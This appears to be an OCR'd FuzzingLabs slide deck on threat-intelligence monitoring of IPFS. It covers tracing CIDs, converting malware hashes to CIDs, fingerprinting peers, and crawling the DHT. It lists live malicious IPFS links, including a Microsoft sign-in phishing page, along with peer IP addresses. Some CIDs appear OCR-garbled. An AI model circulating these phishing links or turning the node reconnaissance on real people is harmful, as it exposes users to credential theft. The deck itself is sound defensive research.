
# Looking for an object in IPFS DHT



# OSINT & CTI

How to monitor IPFS links/CID?

# IPFS links/CID - Where to find them & **what to learn?**



# IPFS links/CID - Examples in the wild

- Written on the blockchain **related to NFT** with time stamped and signed transactions associated.

→ **date & blockchain address**

Txn Type: 2 (EIP-1559)    Nonce: 161    Position In Block: 74

#	Name	Type	Data
0	node	bytes32	0x9a1ec09e0f1e0889499c3b9a3dc07995a7cec472b6cddb193a58727e7fd24d
1	key	string	avatar
2	value	string	https://rainbow.mypinata.cloud/ipfs/QmTASF71c4S9FMkmbPvyYKbwtmNeGG75vFBDTypG5ceeA

- Analysed with scanning tools like **VirusTotal** this could give information.

→ **date first seen**

<https://d.tube/#/v/sagar.kothari.88/QmYUFogsvquP9vNHTdO6iMVLP6FTs7GG13xh7uN2o5qUvk>

sagar.kothari.88

SUBSCRIBE 65

Published on Jan 8, 2022

- Shared on different “**archive**” and **social media** website(LibGen, Dtube, etc.)

→ **date & username**

6 / 90

6 security vendors flagged this URL as malicious

<https://ipfs.io/ipfs/Qmevthk7TSw2wIhZJZ12gEM82uKYZ1qm5ghJjMpKHmrv>

ipfs.io

image/jpeg

Community Score

- Shared in **forums and discussions channel** (Telegram, discord, etc.)

→ **date & username**

文宣中国

Forwarded from NGOCN

六四34周年香港现场：聚光灯下抓人、黑暗中响起(血染的风采)

<https://ngocn2.org/article/2023-06-06-June-4-34th-Anniversary-Hong-Kong-Scene/>

六四当日，5000余名警察布控维园至铜锣湾一带，共有23人被警方以“涉嫌破坏社会安宁”带走。即使在高压下，香港市民仍然用各种方式进行他们的悼念。默默维系着持续了34年的传统。而在维园里面，由政府间接支持的26个直级同乡会占据场地，联合举办“家乡市集嘉年华”，以“乡情萦香江，迈向新征程”为主题，“庆祝香港回归26周年”.....

墙内链接

注：第一次打开可能需要一些时间，请尽量复制到非国产浏览器打开

网页版

<http://bafybeidnyqiruenuk2kvooxelye3f3m6ldwjsxgflrdnwbcarsz5uumq.ipfs.io/1upio9ng8o4.info/article/2023-06-06-June-4-34th-Anniversary-Hong-Kong-Scene/>

图片版

<http://bafybeic2/cmaq2pmu7bszjnoa4aofx6mk55s773wknsp5ozakmae4xezam.ipfs.io/1upio9ng8o4.info/>

PDF

<http://bafybeixepht3jszbnvflekz3fqmkzpgfwcovmzdqdvdc2wgewsopuyy1.ipfs.io/1upio9ng8o4.info/>

# OSINT & CTI

What if files are not available anymore?

# What if files are not available anymore?

- **Censored (410)**

- Gateways block the access to “malicious” CID

410 Gone

The content that you requested has been blocked because of legal, abuse, malware or security reasons.

If you feel that this content has been blocked in error, please contact [abuse@protocol.ai](mailto:abuse@protocol.ai). Include the full URL and, if applicable, the reason why it should not be blocked.

- **TIPS**

- Use another gateway
- Direct download of the file using local node

70/70 tested	18 online	Online	CORS	IPNS	Origin	Block/CAR	Country	Hostname	AT
		●	*	✓	▲	✓	🇺🇸	ipfs.io	0.025
		●	*	✓	✓	✓	🇺🇸	gateway.ipfs.io	0.075
		●	*	✓	✓	✓	🇺🇸	dweb.link	0.115
		●	*	✓	✓	✓		cf-ipfs.com	0.125
		●	*	✓	▲	✓		cloudflare-ipfs.com	0.125
		●		▲	▲	▲	🇳🇱	permaweb.eu.org	0.125
		●		▲	▲	▲		ipfs.fleek.co	0.155
		●	*	▲	▲	✓	🇺🇸	ipfs.eth.aragon.network	0.185
		●	*	✓	▲	✓	🇫🇷	konubinix.eu	0.215

- **Unavailable (504)**

- Root cause:
  - Hosting nodes are not accessible
  - File has never been on IPFS

- **TIPS**

- Use Wayback Machine with gateway url for a CID
- Look for the equivalent file signature on other content addressable networks.
  - Filecoin, Arweave




# OSINT & CTI

How to find IPFS file variants?




# How to find IPFS file variants?


---



# IPLD similarity in action - Same JPG



# IPLD similarity in action - Same chunks of bytes



# OSINT & CTI

How to retrieve files from IOCs?

# Correlation between IOC and CID

- Reminder
  - CID contain SHA256
- Use-case examples:
  - Retrieve file from hash
  - Improve network detection

## CID INFO

bafkreibkayha3mkvqrdakb36patqwrnymj6cv3ppka5sn7dozlpzpm5baem

base32 - cidv1 - raw - sha2-256~256~2A060E0DB155844605077E78270B45B8627C2AEDEF503B26FC6ECAF2F6742023

BASE - VERSION - CODEC - MULTIHASH

## MULTIHASH

0x12322A060E0DB155844605077E78270B45B8  
627C2AEDEF503B26FC6ECAF2F6742023

HASH DIGEST

0x12 = sha2-256

32 = 256 bits



⚠ 14 security vendors flagged this URL as malicious

<https://bafybeicw4jjag57bk3czji7wjznkkpbocg27qk3fvqh5krbrfiqbksr2a.ipfs.w3s.link/Nills.html>  
[bafybeicw4jjag57bk3czji7wjznkkpbocg27qk3fvqh5krbrfiqbksr2a.ipfs.w3s.link](https://bafybeicw4jjag57bk3czji7wjznkkpbocg27qk3fvqh5krbrfiqbksr2a.ipfs.w3s.link)

application/json



⚠ 31 security vendors and no sandboxes flagged this file as malicious

2a060e0db155844605077e78270b45b8627c2aedef503b26fc6ecaf2f6742023  
2a060e0db155844605077e78270b45b8627c2aedef503b26fc6ecaf2f6742023.rtf

rtf

# EXAMPLE: From IOC **SHA256** hash to IPFS **CID**

## MalwareBazaar Database

You are currently viewing the MalwareBazaar entry for **SHA256**  
**460a3720734df53891c36340dc037122d73103517fe57b7c36480dfae3c0f4d7**. While MalwareBazaar tries to identify whether the sample provided is malicious or not, there is no guarantee that a sample in MalwareBazaar is malicious.

Intelligence <b>6</b>	IOCs	YARA <b>1</b>	File information	Comments	Actions ▾
-----------------------	------	---------------	------------------	----------	-----------

**SHA256**  
hash: `460a3720734df53891c36340dc037122d73103517fe57b7c36480dfae3c0f4d7`



### HUMAN READABLE CID

base32 - cidv1 - raw - (sha2-256 : 256) `460A3720734DF53891C36340DC037122D73103517FE57B7C36480DFAE3C0F4D7`  
MULTIBASE - VERSION - MULTICODEC - MULTIHASH (NAME : SIZE : DIGEST IN HEX)



### CIDV1 (BASE32)

`bafkreicgbi3sa42n6u4jddq3didoag4jc24yqgul74v5xyns1bx5ohqhu24`



The screenshot shows a web browser window with the address bar containing the IPFS CID: `ipfs.io/ipfs/bafkreicgbi3sa42n6u4jddq3didoag4jc24yqgul74v5xyns...`. The page content is a Microsoft Sign In dialog box with the following elements:

- Microsoft logo
- Sign In
- Input field: Email, phone, or Skype
- Link: No account?
- Link: Create one!
- Next button
- Sign in options (with a magnifying glass icon)

# OSINT & CTI

How to monitor IPFS nodes?

# Nodes/PeerID analysis

- Get the peers hosting a file (return PeerIDs):
  - `ipfs dht findprovs <CID>`
- Get the identity of a peer:
  - `ipfs id <PeerID>`
- How to use informations:
  - Publickey
    - Compute IPNS (DNS for IPFS)
  - Addresses
    - IP Recon (Shodan. etc.)
  - AgentVersion
    - Fingerprint
  - Protocols
    - Monitoring PubSub topics/messages
- Example: IPStrom
  - `AgentVersion: storm`

```
"ID": "12D3KooWn7jERBPXuMbzS7MMqQNe3fb4vVHHEeP67ozjmtRrfCk",
"PublicKey": "CAESILa+7unZtectwxbLDCOfNPTISD52YZdc+H1fJyUt7d5",
"Addresses": [
  "/ip4/162.55.167.163/tcp/4001/p2p/12D3KooWn7jERBPXuMbzS7MMqQNe3fb4vVHHEeP67ozjmtRrfCk",
  "/ip6/2a01:4f8:c010:954c::1/udp/4001/quic/p2p/12D3KooWn7jERBPXuMbzS7MMqQNe3fb4vVHHEeP67ozjmtRrfCk"
],
"AgentVersion": "kubo/0.19.0/",
"Protocols": [
  "/floodsub/1.0.0",
  "/ipfs/bitswap",
  "/ipfs/bitswap/1.0.0",
  "/ipfs/bitswap/1.1.0",
  "/ipfs/bitswap/1.2.0",
  "/ipfs/id/1.0.0",
  "/ipfs/id/push/1.0.0",
  "/ipfs/kad/1.0.0",
  "/ipfs/lan/kad/1.0.0",
  "/ipfs/ping/1.0.0",
  "/libp2p/autonat/1.0.0",
  "/meshsub/1.1.0",
  "/x/"
]
```




# Network Monitoring: IPFS Crawler ([Nebula](#))



# Continuous monitoring of nodes & files

- IPFS does not store any “historical” information about peers or objects
- By monitoring the DHT & Bitswap constantly we can:
  - Know who was the **first peer hosting a file**
  - Know when this **file was first seen** on the IPFS network
  - Get all the **CID** composing the IPLD structure and check if some of them are **already known** (existing CID or computed from an IOC)
  - Track the **nodes joining and quitting** the network
  - Track all the **PubSub topics** used by the nodes
  - And more...
- As for most decentralized (Tor, Bittorent, etc.) the best way to get as much information as possible is to **understand the protocol**, setup a **sufficient amount of nodes** in the network and make them **logs the information** you are interested in.



# Conclusion & Future

# Conclusion & Future

---

- IPFS
  - Decentralized P2P network built on [libp2p](#)
  - Based on content addressing where objects are identified with hash of their content ([CID](#)) and structured using [IPLD](#)
- OSINT/CTI can be applied at different levels
  - CID/links diffusion
  - File content and structure
  - Nodes fingerprinting
  - Global monitoring
    - If your company doesn't need ipfs, block all the [common gateways](#)
- Current Fuzzinglabs research
  - Monitoring InterPlanetary Name System ([IPNS](#))
  - Monitoring IPFS PubSub usage and actors ([rendezvous](#), etc.)
  - Other web3 decentralized storage network ([Arweave](#), [Swarm](#), etc.)
  - Integration of IPFS inside FuzzingLabs OSINT platform



**LIBP2P**



**a arweave**



# Thanks for your time! Any questions?

---

Patrick



Tanguy



- Twitter: [@Pat\\_Ventuzelo](https://twitter.com/Pat_Ventuzelo)
- Mail: [patrick@fuzzinglabs.com](mailto:patrick@fuzzinglabs.com)